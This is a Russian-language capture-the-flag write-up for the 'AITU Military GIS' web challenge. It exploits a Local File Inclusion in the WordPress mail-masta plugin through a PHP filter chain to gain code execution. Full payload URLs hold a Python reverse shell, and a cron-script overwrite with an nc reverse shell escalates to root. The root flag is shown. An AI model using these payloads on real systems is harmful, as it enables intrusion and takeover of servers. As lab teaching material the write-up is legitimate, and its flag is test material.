

# Writeup AITU Military GIS

## Nmap scan result

### Address

- 172.123.0.5 (ipv4)

### Hostnames


- 5.0.123.172.rev.iijmobile.jp (PTR)

### Ports

The 65533 ports scanned but not shown below are in state: **closed**

- 65533 ports replied with: **reset**

Port		State (toggle closed [0] l	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4	Ubuntu Linux;
	ssh- hostkey	2048 28926b5e4d4a66a0af5b65f542d0bd26 (RSA) ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQD7fvpsRQbHtzCZx d59l4ZkGLQISurjnzL7dryTpXT4Jsc/ NFqpC9HVEY4iCYyvK7WrVt6VWmc3OISLny1GKC6UCV2k4 2VvMkNVUggvqk8O5ehdjHpyeZTjxOIUvGboKWtOyv3yjW Vqid61tiANI7+kLXnXDx2fcicuEeQe0tR6tvRzAs6HJTS HEvAITyJjJUq0m3qYMeFHZ5JldWdwFoQkhXBCubu0wSNCX +2gKHV9Q18hoaWRxydKbVxx3RDY7usfU/ kg5R504tfe0CggGUEKbjRXO5cPSg2gfH0+i104G2tAZuz O14U6YN0kod9o7tB/bVTSSTPtQNM0Jb6RwAMKz 256 6216500052f9d98d2ad7c9199160fe1a (ECDSA) ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyN					
80	tcp	open	http	syn-ack	Apache	2.4.29	(Ubuntu)
	http- methods	Supported Methods: GET HEAD POST OPTIONS					
	http- server	WordPress 6.4.3					
	http- robots.txt	1 disallowed entry /wp-admin/					
	http-server- version	Apache/2.4.29 (Ubuntu)					
	http- favicon	Unknown favicon MD5:					
	http-title	AITU Military GIS					



Если спустится вниз можно узнать по footer то что сайт на CMS Wordpress сделан.


Далее сканируем через инструмент **wpscan**

```
wpscan --url http://172.123.0.5/ -t 40 --detection-mode mixed  
--enumerate ap --plugins-detection aggressive
```

В итоге он найдет все плагины и можно заметить что есть плагин *mail-masta*

```
[+] mail-masta  
| Location: /wp-content/plugins/mail-masta/  
| Latest Version: 1.0 (up to date)  
| Last Updated: 2014-09-19T07:52:00.000Z  
| Readme: /wp-content/plugins/mail-masta/readme.txt  
|  
| Found By: Known Locations (Aggressive Detection)  
| - /wp-content/plugins/mail-masta/, status: 403  
|  
| Version: 1.0 (80% confidence)  
| Found By: Readme - Stable Tag (Aggressive Detection)  
| - /wp-content/plugins/mail-masta/readme.txt
```

Mail-masta plugin уязвимый на Local File Inclusion /wp-content/plugins/mail-masta/inc/campaign/count\_of\_send.php?pl=/etc/passwd <https://www.exploit-db.com/exploits/50226>



"Путем php filter chain делаем RCE python3  
php\_filter\_chain\_generator.py --chain '<?=\$\_GET[0]?>'

```
[+] The following gadget chain will generate the following code : <?=$_GET[0]?> (base64 value:
PD89YCRfR0VUWzBdYD8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|
convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|
convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|
convert.base64-decode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|
convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|
convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|
convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|
convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|
convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|
convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|
convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|
convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|
convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|
convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSISO2022KR|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|
convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|
convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|
convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|
convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|
convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp"
```

кидаем шелл себе через payload

Full url

```
http://172.123.0.5//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?
pl=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|
convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|
convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|
convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|
convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|
convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|
convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|
convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|
convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|
convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|
convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|
convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|
convert.iconv.CSIBM901.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|
convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|
convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|
convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|
convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|
convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|
convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|
convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|
convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp&0=python3 -c
'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("ip",4
444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("/bin/bash")' и слушаем через nc -lvnp 4444 в нашем
терминале(атакующего).
```

Далее получаем reverse shell на www-data

```
TERM environment variable not set.
```

```
www-data@operator:/var/www/html/wordpress/wp-content/plugins/mail-masta/inc$ id
<tml/wordpress/wp-content/plugins/mail-masta/inc$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

"если пройтись на /home/myrkymbay/ то можно увидеть через команду `ls -la`

`.hiddendata` с содержанием

```
myrkymbay@operator:/home/myrkymbay$ cat .hiddendata
```

```
QzA5YzdbKGdiRmQ0M0kwIwo=
```

```
myrkymbay
```

ПОТОМ МОЖНО decode base64 и ПОДКЛЮЧИТЬСЯ ПО ssh К myrkymbay"

```
ssh myrkymbay@172.123.0.5
```

Далее читаем в /home/myrkymbay/ user.txt и сдаем как RCE flag

Чтобы получить LPE, в /home/myrkymbay замечаем директорию **cleanup** где очищается периодически все файлы, проверяем crontab командой `cat /etc/crontab`

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.monthly )
*/1 * * * * root    /tmp/cleanup.py
#
```

"Идем в /tmp/cleanup.py и ВИДИМ ЧТО для всех есть привилегии read, write, execute на cleanup.py

```
myrkymbay@operator:/tmp$ cat cleanup.py
```

```
#!/usr/bin/env python3
```

```
import os
```

```
import sys
```

```
try:
```

```
    os.system('rm -r /home/myrkymbay/cleanup/* ')
```

**except:**

```
sys.exit()
```

"Меняем ее чтобы получить шелл от root

```
myrkymbay@operator:/tmp$ nano cleanup.py
```

```
#!/usr/bin/env python3
```

```
import os
```

```
import sys
```

```
try:
```

```
os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc ip 4444 >/tmp/f ')
```

**except:**

```
sys.exit()
```

Слушаем порт 4444 опять через `nc -lvnp 4444`

Ждем минуту, так как на `/etc/crontab` он настроен на каждую минуту, то-есть скрипт запускается от имени root каждую минуту. И бам мы теперь root !!!!

```
myrkymbay@operator:/tmp$ nc -lvnp 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from [REDACTED] 37202 received!  
bash: cannot set terminal process group (21258): Inappropriate ioctl for device  
bash: no job control in this shell  
root@operator:~#
```

Теперь читаем флаг от рута и сдаем ее как `LPE AITU Military GIS :D`

```
root@operator:~# cat root.txt  
aitumilitaryctf{c2cf90f6f2814fc7d13e7d3227e29956}
```

**P.S.** Надеюсь вам будет полезным этот writeup на понимание решения задачи категории **WEB AITU Military CTF**

**Author: An0nwx**